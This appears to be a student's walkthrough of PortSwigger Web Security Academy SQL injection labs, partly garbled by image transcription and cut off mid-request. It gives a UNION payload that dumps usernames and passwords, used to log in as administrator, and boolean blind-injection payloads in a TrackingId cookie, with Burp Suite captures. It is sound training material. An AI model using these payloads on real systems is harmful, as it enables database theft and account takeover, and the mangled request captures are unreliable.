
The Inspector pane shows the decoded HTML output, which includes the extracted data.

- Now change the query


Query :-

'+UNION+SELECT+NULL,username || '~' || password+FROM+users—


Description :- retrieve the contents of the users table:




- **Usernames and passwords** ✓



- Now click on my account



- Enter administrator username and password



- Login as a administrator

A screenshot of a Kali Linux desktop environment. A Firefox browser window is open, displaying the 'Web Security Academy' website. The page title is 'SQL injection UNION attack, retrieving multiple values in a single column'. Below the title, there is a message: 'Your username is: administrator'. Underneath this message is a form field labeled 'Email' with a placeholder 'Email'. Below the email field is a green button labeled 'Update email'. At the top right of the browser window, there is a green button labeled 'LAB Not solved' with a refresh icon. The desktop taskbar at the bottom shows various application icons.

- Lab solved  


A screenshot of a Kali Linux desktop environment. A Firefox browser window is open, displaying the 'Web Security Academy' website. The page title is 'SQL injection UNION attack, retrieving multiple values in a single column'. Below the title, there is a message: 'Your username is: administrator'. Underneath this message is a form field labeled 'Email' with a placeholder 'Email'. Below the email field is a green button labeled 'Update email'. At the top right of the browser window, there is a green button labeled 'LAB Solved' with a checkmark icon. The desktop taskbar at the bottom shows various application icons. A large, semi-transparent watermark with the word 'FLY' is visible across the center of the screen.




Lab-11

Task :- This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


- Click on Access the Lab




- Refresh the website




- Request intercept




- Send this request to the repeater



- in repeater , apply changes on trackingid




- Tracking id




- Enter following query with tracking id

Query :- TrackingId=xyz' AND '1='1

Description :- Verify that the Welcome back message appears in the response.



- Send request



- Welcome back message appears

Burp Suite Professional 2020.1.4 - Temporary Project - Targeted to 6.370 web/4

Request

```
1. GET / HTTP/1.1
2. Host: TrackingId=44444444444444444444444444444444.web-security-academy.net
3. X-Forwarded-For: 1.1.1.1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
6. Accept-Encoding: gzip, deflate
7. Accept-Language: en-US,en;q=0.9
8. Sec-Fetch-Dest: document
9. Sec-Fetch-Mode: navigate
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: ?1
12. Priority: -1
13. Tr: trailers
14. 
```

Response

```
1. <html>
2.   <head>
3.     <title>Welcome</title>
4.   </head>
5.   <body>
6.     <div id="main">
7.       <div class="content">
8.         <h1>Welcome</h1>
9.         <p>My account</p>
10.        <ul>
11.          <li>Logout</li>
12.        </ul>
13.      </div>
14.    </div>
15.  </body>
16. </html>
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 18
- Response headers: 3

Target: https://0a0c0024046494b381a7768000490054.web-security-academy.net

Send Cancel < > | 0 highlights | welcome back | 1 match

Done Event log (13)* All issues (36)*

11,549 bytes | 301 millis

Memory: 194.7MB

- Now change it to: **TrackingId=xyz' AND '1'='2**
- **And send request**

Burp Suite Professional 2020.1.4 - Temporary Project - Targeted to 6.370 web/4

Request

```
1. GET / HTTP/1.1
2. Host: TrackingId=xyz' AND '1'='2.web-security-academy.net
3. X-Forwarded-For: 1.1.1.1
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
